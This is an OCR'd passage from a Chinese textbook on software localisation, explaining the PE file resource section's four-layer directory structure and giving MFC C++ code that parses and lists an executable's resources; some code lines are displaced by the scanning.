


图 2-40　编辑资源

2.10.2　汉化原理

汉化其实就是将资源中的相关字符由外文变换为中文。首先要定位资源在 PE 文件中的位置，然后将相关部分提取出来。

1. PE 文件中的资源

程序所用到的各种资源，比如位图、鼠标、菜单和对话框等都存在 PE 文件中的某个节中，一般称之为资源节，很多编译器将之命名为“.rsrc”。要准确定位资源节的位置，在 PE 头结构 IMAGE_DATA_DIRECTORY 数组第 3 项的字段 VirtualAddress 为资源段的开始 RVA，iSize 为字节大小。

有很多描述资源结构的图片，层次都不是很清晰。通过如图 2-41 和 2-42 所示则能方便地看出各层次和准确定位资源数据与指针。本节介绍的结构在 WINNT.H 中定义。

在深入分析前，首先要介绍将 PE 文件在内存中的虚拟地址到文件偏移地址的转换方法。设已知某内存相对地址值为 rva、节表结构指针 addr 和节的个数为 sec。原理是遍历每个节，如果 rva 大于等于该节的起始地址 VirtualAddress 和小于 VirtualAddress 加该节在磁盘中占用的空间长度 PointerToRawData，则说明 rva 值在该节内。而文件偏移值则等于该节的文件偏移 PointerToRawData 加上 rva，再减去该节起始虚拟地址 VirtualAddress。代码如下：

```
DWORD CMyDlg::RVAtoFileOffset(DWORD rva, IMAGE_SECTION_HEADER* addr,int
sec,DWORD SectionAlignment)
//出口参数：文件偏移值
for(int i=0;i<sec;i++){
    if(rva>=addr[i].VirtualAddress&&
rva<=addr[i].VirtualAddress+addr[i].SizeOfRawData)
        ptr=addr[i].PointerToRawData+rva-addr[i].VirtualAddress;

}
return ptr;
}
{
DWORD ptr=0;
```

2. 定位资源数据位置与大小

(1) 通过 DOS Header 结构的字段 e_lfanew，定位 PE Header 在文件中的位置。

(2) 根据 FileHeader 中的字段 NumberOfSections 值，确定文件中节的数目，也就是节表数组中元素的个数。

(3) 取得 PE Header 的 Optional Header 中的 DataDirectory 数组中的第三项，也就是资源项。DataDirectory[]数组的每项都是 IMAGE_DATA_DIRECTORY 结构，该结构定义如下：

```
typedef struct _IMAGE_DATA_DIRECTORY {
DWORD VirtualAddress;
DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

数组第三项中的成员 VirtualAddress 的值就是在内存中资源节的 RVA，指向资源结构第一层。图 2-41 和图 2-42 描述了资源在程序中的结构。




图 2-41　资源结构　　　　图 2-42　资源结构

3. 资源节中的资源组织结构

共分 4 层，到最后一层才指向资源的数据。

(1) 第一层：将资源以类型方式描述。首先是结构 IMAGE_RESOURCE_DIRECTORY，定义如下。

```
typedef struct _IMAGE_RESOURCE_DIRECTORY {
DWORD Characteristics;
DWORD TimeDateStamp;
WORD MajorVersion;
WORD MinorVersion;
WORD NumberOfNamedEntries;
WORD NumberOfIdEntries;
```

```
} IMAGE_RESOURCE_DIRECTORY;
```

NumberOfNamedEntries 与 NumberOfIdEntries 之和用来表示紧跟在后面的结构 IMAGE_。

RESOURCE_DIRECTORY_ENTRY 项的个数。其他字段不重要。该结构的字段在不同层意义不同，为了简化说明，本文用 Name 和 OffsetToData 描述。

```
typedef struct _IMAGE_RESOURCE_DIRECTORY_ENTRY {
DWORD Name;
DWORD OffsetToData;
}IMAGE_RESOURCE_DIRECTORY_ENTRY;
```

此层中 Name 为资源的类型，有以下几种：

```
RT_ACCELERATOR        //Accelerator table
RT_ANICURSOR          //Animated cursor
RT_ANIICON            //Animated icon
RT_BITMAP             //Bitmap resource
RT_CURSOR             //Hardware-dependent cursor resource
RT_DIALOG             //Dialog box
RT_FONT               //Font resource
RT_FONTDIR            //Font directory resource
RT_GROUP_CURSOR       //Hardware-independent cursor resource
RT_GROUP_ICON         //Hardware-independent icon resource
RT_HTML HTML          //document
RT_ICON               //Hardware-dependent icon resource
RT_MENU               //Menu resource
RT_MESSAGETABLE       //Message-table entry
RT_PLUGPLAY           //Plug and play resource
RT_RCDATA             //Application-defined resource (raw data)
RT_STRING             //String-table entry
RT_VERSION            //Version resource
RT_VXD                //VXD
```

还可以自定义资源。

OffsetToData 去掉高位后就是下层结构相对于资源节的偏移值，因此计算下层结构 RVA 时要 OffsetToData 与 0x7FFFFFFF 再加资源节 RVA，再转换为文件偏移。该字段使得用户可以定位第二层。

(2) 第二层：将资源以 ID 或名称方式描述。首先是结构 IMAGE_RESOURCE_DIRECTORY，然后用 NumberOfNamedEntries 与 NumberOfIdEntries 之和来表示紧跟在后面的结构 IMAGE_RESOURCE_DIRECTORY_ENTRY 项的个数。NumberOfNamedEntries 为以字符串方式命名的资源项的个数，NumberOfIdEntries 为以 ID 值(整数)命名的资源项的个数。后面的结构 IMAGE_RESOURCE_DIRECTORY_ENTRY 数组中字段与第一层不同。如果 Name 的高位为 1，表示以字符串方式命名，去掉高位后与资源节 RVA 相加，就是以

UNICODE 格式保存字符串的资源名的 RVA。

此层的 OffsetToData 去掉高位，与资源节 RVA 相加后，得到下层结构的 RVA，即语言页层。

(3) 第三层：将资源以语言页方式描述。首先是结构 IMAGE_RESOURCE_DIRECTORY，然后用 NumberOfNamedEntries 与 NumberOfIdEntries 之和来表示紧跟在后面的结构 IMAGE_RESOURCE_DIRECTORY_ENTRY 项的个数。IMAGE_RESOURCE_DIRECTORY_ENTRY 中字段 Name 为资源的语言页，例如中文简体为 804h。OffsetToData 则指向下层结构，计算时仍要去高位并与资源节 RVA 相加，才是指向下层的 RVA，即资源数据层。

(4) 第四层：描述资源数据的 RVA 和大小。用结构 IMAGE_RESOURCE_DATA_ENTRY 描述。该结构定义如下：

```
typedef struct _IMAGE_RESOURCE_DATA_ENTRY {
DWORD OffsetToData;
DWORD Size;
DWORD CodePage;
DWORD Reserved;
} IMAGE_RESOURCE_DATA_ENTRY;
```

字段 OffsetToData 即资源数据的 RVA，直接用它转换为文件偏移。Size 为该项资源数据的大小，以字节为单位。

4. 分析代码编写

以上面的分析为依据，编写一个 PE 资源分析程序。主程序中定义如下全局变量：

```
IMAGE_DOS_HEADER dos_header;                    //DOS 头
IMAGE_NT_HEADERS nt_header;                     //PE 头
IMAGE_SECTION_HEADER   *psection_header;        //节表指针
CFile   fp;                                     //文件类对象
DWORD   SRCrva;                                 //资源节虚拟地址
int     rscSection;                             //描述资源所在节的序号
CListBox   m_list;                              //放分析结果
Cstring   m_Efile;                              //被操作 PE 文件名
```

还定义了如下 3 个函数：

```
//获取资源节的 RVA，该函数也许多余
DWORD InWhichSection(DWORD rva, IMAGE_SECTION_HEADER* addr,int sec);
//RVA 到文件偏移的转换
DWORD RVAtoFileOffset(DWORD rva, IMAGE_SECTION_HEADER* addr,int sec,DWORD
SectionAlignment);
//选择和操作文件
afx_msg void OnBSelect();
OnBSelect()代码如下。
void CMyDlg::OnBSelect()
{
```

```
m_list.ResetContent();
m_lCtrl.DeleteAllItems();
CString inf;
char szFilter[] = "选择 exe|*.exe|选择 dll|*.dll||";
CFileDialog file(TRUE,NULL,NULL,NULL,szFilter,this);
file.DoModal();
m_Efile=file.GetPathName();
UpdateData(FALSE);
if(m_Efile==""){
  m_list.AddString("无可执行文件名");
  return;}
if(!fp.Open(m_Efile,CFile::modeRead)){
  m_list.AddString("不可对其读");
  fp.Close();
  return;
}
fp.Read(&dos_header,sizeof(dos_header));
if(dos_header.e_magic!=0x5A4D){
  m_list.AddString("无 MZ 标志");
  fp.Close();
  return;
}
fp.Seek(dos_header.e_lfanew,CFile::begin);
fp.Read(&nt_header,sizeof(nt_header));
if(nt_header.Signature!=0x00004550){
  m_list.AddString("无 PE 标志");
  fp.Close();
  return;
}
psection_header=new IMAGE_SECTION_HEADER
[nt_header.FileHeader.NumberOfSections];
fp.Read(psection_header,nt_header.FileHeader.NumberOfSections*sizeof(IMAGE_SECTION_HEA
DER));
DWORD fileOffset=0;
//从资源的 RVA 取得其文件偏移地址
fileOffset=RVAtoFileOffset(nt_header.OptionalHeader.DataDirectory[2].VirtualAddress,
psection_header,(int)nt_header.FileHeader.NumberOfSections,
nt_header.OptionalHeader.SectionAlignment);
if(fileOffset==0){
  m_list.AddString("地址转换错误");
  fp.Close();
  return;
}
//计算资源节首地址 RVA
```

```
SRCrva=InWhichSection(nt_header.OptionalHeader.DataDirectory[2].VirtualAddress,
psection_header,(int)nt_header.FileHeader.NumberOfSections);
if(SRCrva==0xFFFFFFFF){
  m_list.AddString("寻找资源节首 RVA 失败");
  return;
}
inf.Format("......分析：%s，长度=%xh 字节......",m_Efile,fp.GetLength());
m_list.AddString(inf);
inf.Format("资源节名%s,为第%d 节(从 0 开始),文件偏移%xh,RVA 偏移%xh",psection_header
[rscSection].Name,     rscSection,
psection_header[rscSection].PointerToRawData, psection_header[rscSection].VirtualAddress);
m_list.AddString(inf);
inf.Format("实际大小%xh,文件对齐后大小%xh,节属性值%xh",psection_header[rscSection].Misc.
VirtualSize,psection_header[rscSection].SizeOfRawData,psection_header[rscSection].Characteristics);
m_list.AddString(inf);
//读第 1 层目录
IMAGE_RESOURCE_DIRECTORY res;
IMAGE_RESOURCE_DIRECTORY_ENTRY *pentry;
fp.Seek(fileOffset,CFile::begin);
fp.Read(&res,sizeof(IMAGE_RESOURCE_DIRECTORY));
//后面跟有 res.NumberOfNamedEntries+res.NumberOfIdEntries 个
//IMAGE_RESOURCE_DIRECTORY_ENTRY 结构
pentry=new IMAGE_RESOURCE_DIRECTORY_ENTRY[res.NumberOfNamedEntries
+res.NumberOfIdEntries];
fp.Read(pentry,sizeof(IMAGE_RESOURCE_DIRECTORY_ENTRY)*(
res.NumberOfNamedEntries+res.NumberOfIdEntries));
//第 1 层，为资源类型
int num=res.NumberOfNamedEntries+res.NumberOfIdEntries;
CString curType="";   //资源类型
for(int i=0;i<num;i++){
  m_list.AddString("-----------------------------------");
inf.Format("  第 1 层(类型层)：%3d>资源类型:",i+1);
  switch(pentry[i].Name){
  case RT_CURSOR:
    inf+="RT_CURSOR";
    curType="RT_CURSOR";
    break;
  case RT_BITMAP:
    inf+="RT_BITMAP";
    curType="RT_BITMAP";
    break;
  case RT_ICON:
    inf+="RT_ICON";
    curType="RT_ICON";
```

```
    break;
case RT_MENU:
    inf+="RT_MENU";
    curType="RT_MENU";
    break;
case RT_DIALOG:
    inf+="RT_DIALOG";
    curType="RT_DIALOG";
    break;
case RT_STRING:
    inf+="RT_STRING";
    curType="RT_STRING";
    break;
case RT_FONTDIR:
    inf+="RT_FONTDIR";
    curType="RT_FONTDIR";
    break;
case RT_FONT:
    inf+="RT_FONT";
    curType="RT_FONT";
    break;
case RT_ACCELERATOR:
    inf+="RT_ACCELERATOR";
    curType="RT_ACCELERATOR";
    break;
case RT_RCDATA:
    inf+="RT_RCDATA";
    curType="RT_RCDATA";
    break;
case RT_MESSAGETABLE:
    inf+="RT_MESSAGETABLE";
    curType="RT_MESSAGETABLE";
    break;
case RT_GROUP_CURSOR:
    inf+="RT_GROUP_CURSOR";
    curType="RT_GROUP_CURSOR";
    break;
case RT_GROUP_ICON:
    inf+="RT_GROUP_ICON";
    curType="RT_GROUP_ICON";
    break;
    case RT_HTML:
    inf+="RT_HTML";
    curType="RT_HTML";
```

```
        break;
    case RT_PLUGPLAY:
        inf+="RT_PLUGPLAY 播放的资源";
        curType="RT_PLUGPLAY 播放的资源";
        break;
    case RT_VERSION:
        inf+="RT_VERSION";
        curType="RT_VERSION";
        break;
    case RT_VXD:
        inf+="RT_VXD";
        curType="RT_VXD";
        break;
    case RT_ANICURSOR:
        inf+="RT_ANICURSOR";
        curType="RT_ANICURSOR";
        break;
    case RT_ANIICON:
        inf+="RT_ANIICON";
        curType="RT_ANIICON";
        break;
    default:
      inf+=" 自定义资源";
      curType=" 自定义资源";
      break;
    }
    m_list.AddString(inf);
    //OffsetToData 高位是 1,为下层目录块的开始地址相对于资源块的偏移
    DWORD rva2=pentry[i].OffsetToData&0x7FFFFFFF;//去高位，下层相对资源节的偏移
    //RVA2 + 资源块首地址，为下层目录的 realRVA
    //fileOffset 为下层目录的文件偏移
    DWORD realRVA=SRCrva+rva2;
    fileOffset=RVAtoFileOffset(realRVA,
    psection_header,(int)nt_header.FileHeader.NumberOfSections,
    nt_header.OptionalHeader.SectionAlignment);
    //读第 2 层目录
    IMAGE_RESOURCE_DIRECTORY lay2;
    IMAGE_RESOURCE_DIRECTORY_ENTRY *pry2=NULL;
    fp.Seek(fileOffset,CFile::begin);
    fp.Read(&lay2,sizeof(IMAGE_RESOURCE_DIRECTORY));
    inf.Format("    第 2 层(ID 与名称层)以名称命名的%s 类型个数
  %d",curType,lay2.NumberOfNamedEntries);
    m_list.AddString(inf);
    inf.Format("    第 2 层(ID 与名称层)以 ID 命名的%s 类型个数
```

```
%d",curType,lay2.NumberOfIdEntries);
    m_list.AddString(inf);
    //后面跟有 lay2.NumberOfNamedEntries+res.NumberOfIdEntries 个
    //IMAGE_RESOURCE_DIRECTORY_ENTRY 结构
    if(lay2.NumberOfNamedEntries+lay2.NumberOfIdEntries==0)continue;
    pry2=new IMAGE_RESOURCE_DIRECTORY_ENTRY[lay2.NumberOfNamedEntries
    +lay2.NumberOfIdEntries];
    fp.Read(pry2,sizeof(IMAGE_RESOURCE_DIRECTORY_ENTRY)*(
    lay2.NumberOfNamedEntries+lay2.NumberOfIdEntries));
    for(int j=0;j<lay2.NumberOfNamedEntries+lay2.NumberOfIdEntries;j++){
    if(pry2[j].Name&0x80000000){//高位为 1，Name 指向 UNICODE 字符串的资源名
      DWORD l2=SRCrva+pry2[j].Name&0x7FFFFFFF;
      fileOffset=RVAtoFileOffset(l2,
      psection_header,(int)nt_header.FileHeader.NumberOfSections,
      nt_header.OptionalHeader.SectionAlignment);
      WORD str_len=0;
      fp.Seek(fileOffset,CFile::begin);
      fp.Read(&str_len,2);
      BYTE ch[512];
      memset(ch,0,512);
      fp.Read(ch,(int)str_len);
      //转换为 ASCII 串
      char name[256];
      memset(name,0,256);
      for(int j1=0;j1<(int)str_len;j1++)name[j1]=((char*)ch)[2*j1];
      inf.Format(" <%d>资源名=",j+1);
      inf+=name;
   }
   else {          //高位为 0
    inf.Format(" <%d>资源 ID=%d",j+1,pry2[j].Name);
   }
   m_list.AddString(inf);   //资源名
//进入第三层，代码页
//去掉高位，为下目录数据相对资源节的偏移
   DWORD l3=pry2[j].OffsetToData&0x7FFFFFFF;
   l3+=SRCrva;        //下层目录 RVA
   fileOffset=RVAtoFileOffset(l3,
   psection_header,(int)nt_header.FileHeader.NumberOfSections,
   nt_header.OptionalHeader.SectionAlignment);
   //读第 3 层目录
   IMAGE_RESOURCE_DIRECTORY lay3;
   IMAGE_RESOURCE_DIRECTORY_ENTRY *pry3=NULL;
   fp.Seek(fileOffset,CFile::begin);
   fp.Read(&lay3,sizeof(IMAGE_RESOURCE_DIRECTORY));
```

```
        //后面跟有 lay3.NumberOfNamedEntries+res.NumberOfIdEntries 个
        //IMAGE_RESOURCE_DIRECTORY_ENTRY 结构
        if(lay3.NumberOfNamedEntries+lay3.NumberOfIdEntries==0)continue;
        pry3=new IMAGE_RESOURCE_DIRECTORY_ENTRY[lay3.NumberOfNamedEntries
        +lay3.NumberOfIdEntries];
        fp.Read(pry3,sizeof(IMAGE_RESOURCE_DIRECTORY_ENTRY)*(
        lay3.NumberOfNamedEntries+lay3.NumberOfIdEntries));
        inf.Format("第 3 层(语言页)项目数%d",lay3.NumberOfNamedEntries+
      lay3.NumberOfIdEntries);
        m_list.AddString(inf);
        //进入第 4 层
        for(int k=0;k<lay3.NumberOfNamedEntries+lay3.NumberOfIdEntries;k++){
        inf.Format(" (%d)代码页编号%xh,%xh",k+1,pry3[k].Name,pry3[k].OffsetToData);
        m_list.AddString(inf);
        IMAGE_RESOURCE_DATA_ENTRY    dataRsc;
        fileOffset=RVAtoFileOffset(pry3[k].OffsetToData+SRCrva,
        psection_header,(int)nt_header.FileHeader.NumberOfSections,
        nt_header.OptionalHeader.SectionAlignment);
        DWORD mid=fileOffset;
        fp.Seek(fileOffset,CFile::begin);
        fp.Read(&dataRsc,sizeof(IMAGE_RESOURCE_DATA_ENTRY));
        inf.Format("第 4 层(数据入口)%d:数据资源 RVA=%xh,文件偏移=%xh,文件长=%xh",k+1,
dataRsc.OffsetToData,fileOffset,fp.GetLength());
        m_list.AddString(inf);
        fileOffset=RVAtoFileOffset(dataRsc.OffsetToData,
        psection_header,(int)nt_header.FileHeader.NumberOfSections,
        nt_header.OptionalHeader.SectionAlignment);
        inf.Format("资源数据 RVA 指针 OffsetToData 的文件偏移=%xh，当前值=%xh",mid,
dataRsc.OffsetToData);
        m_list.AddString(inf);
        inf.Format("资源数据 RVA=%xh,文件偏移=%xh,长度=%xh",dataRsc.OffsetToData,
      fileOffset,dataRsc.Size);
        m_list.AddString(inf);
        }
        }
      }
      fp.Close();
      }
```

程序的执行结果如图 2-43 所示。

可见，软件的汉化就是修改软件的资源部分。

